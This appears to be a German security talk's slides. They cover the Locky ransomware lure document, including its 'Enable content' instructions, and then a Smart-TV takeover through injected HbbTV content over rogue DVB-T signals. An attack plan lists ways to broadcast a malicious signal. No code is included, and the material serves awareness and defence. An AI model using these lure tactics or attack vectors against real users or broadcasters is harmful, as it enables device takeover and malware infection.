


„way down inside“ – locky is back!



Quelle: <http://www.talosintelligence.com/>

„way down inside“ – locky is back!




The image shows the Microsoft Word ribbon at the top with tabs for FILE, HOME, INSERT, DESIGN, PAGE LAYOUT, REFERENCES, MAILINGS, REVIEW, and VIEW. The ribbon is set to the HOME tab, showing font, paragraph, and style options. Below the ribbon, a large blue banner displays the message "This Document is protected!" next to a large padlock icon. To the right of the padlock, a numbered list provides instructions on how to enable editing.

This Document is protected!

- 1 Open the document in Microsoft Office. Previewing offline is not available for protected documents.
- 2 If this document was downloaded from your email, please click "Enable editing" from the yellow bar above.
- 3 Once you have enabled editing, please click "Enable content" on the yellow bar above.

Quelle: <http://www.talosintelligence.com/>

„way down inside“ – locky is back!

Quelle: <http://www.talosintelligence.com/>

„and now for something completely different“ (Monty Python)



warum wir zuerst verstehen müssen, bevor wir handeln können (PDCA)

ZEIT ONLINE

Politik Gesellschaft Wirtschaft Kultur Wissen **Digital** Campus Karriere

Smart-TV

Traue keinem Fernseher

Smart-TVs in Wohnzimmern sind neue Beute für Hacker. Entdeckungen von Sicherheitsforschern und Geheimspezialisten zeigen kreative Angriffsszenarien.

Von Eike Köhl

4. April 2017, 20:45 Uhr / 26 Kommentare



News

Newsticker

7-Tage-News

Archiv

Videos

Foren

Topthemen:

Windows 10

DVB-T2

Galaxy S8

iPhone

iOS 10.3

Raspberry

heise online > News > 2017 > KW 13 > Smart-TV-Hack: Schadcode über DVB-T ermöglicht Übernahme aus der Ferne

« vorige | nächste »

Smart-TV-Hack: Schadcode über DVB-T ermöglicht Übernahme aus der Ferne

heise online 02.04.2017 12:51 Uhr – Nico Jurrán

vorlesen




(Bild: dpa, Britta Pedersen)

Einem Sicherheitsexperten ist es gelungen, volle Kontrolle über einen Fernseher zu übernehmen, indem er in das DVB-T-Signal Code einschleuste, der eine Sicherheitslücke in der HbbTV-Applikation des Geräts ausnutzt.

Dass sich Smart-TVs hacken lassen, ist an sich keine Neuigkeit: Beispielsweise gab es 2012 bereits ein Proof-Of-Concept-Exploit – und im vergangenen Monat [lernten wir durch von Wikileaks veröffentlichte CIA-Internas](#) das Geheimdienst-Projekt "Weeping Angel" kennen, bei

bisherige Angriffe auf „smart“ TV Umgebung



Verbreitung des exploits: wer nutzt den TV browser?

- Niemand ... außer HbbTV !
- „Red button“



Wikipedia:

- Industry Standard & promotion initiative
- Hybrid digital TV
- harmonise broadcast delivery and IPTV to the end customer


für den Hacker:

- eine Möglichkeit den smart TV zum Öffnen einer Webseite über DVB

das Problem mit HBBTV


- per design kann jeder den smart TV zwingen eine Webseite zu öffnen
- DVB ist nicht sicher!
- es gab keinen Grund es sicher auszulegen
- es ist unidirektional
- „hybride“ Technik aus etwas wo Security keine Rolle spielt (DVB)
und etwas wo Security kritisch ist (Internet)
- unsichtbar für den Anwender
- Anwender wird nicht gefragt!

Angriffsplan



erzeugen eines DVB / HbbTV Signal

- DVB
 - one-way Kommunikation
 - vollständig anonym
- Möglichkeiten zum Senden eines rogue DVB signal
 - Angriff auf TV Sender
 - Überschreiben des DVB-T Signals
 - Unterbrechung des DVB-C (aka IP-TV)
- XSS der Webseite des Senders



HbbTV Angriffsdemo

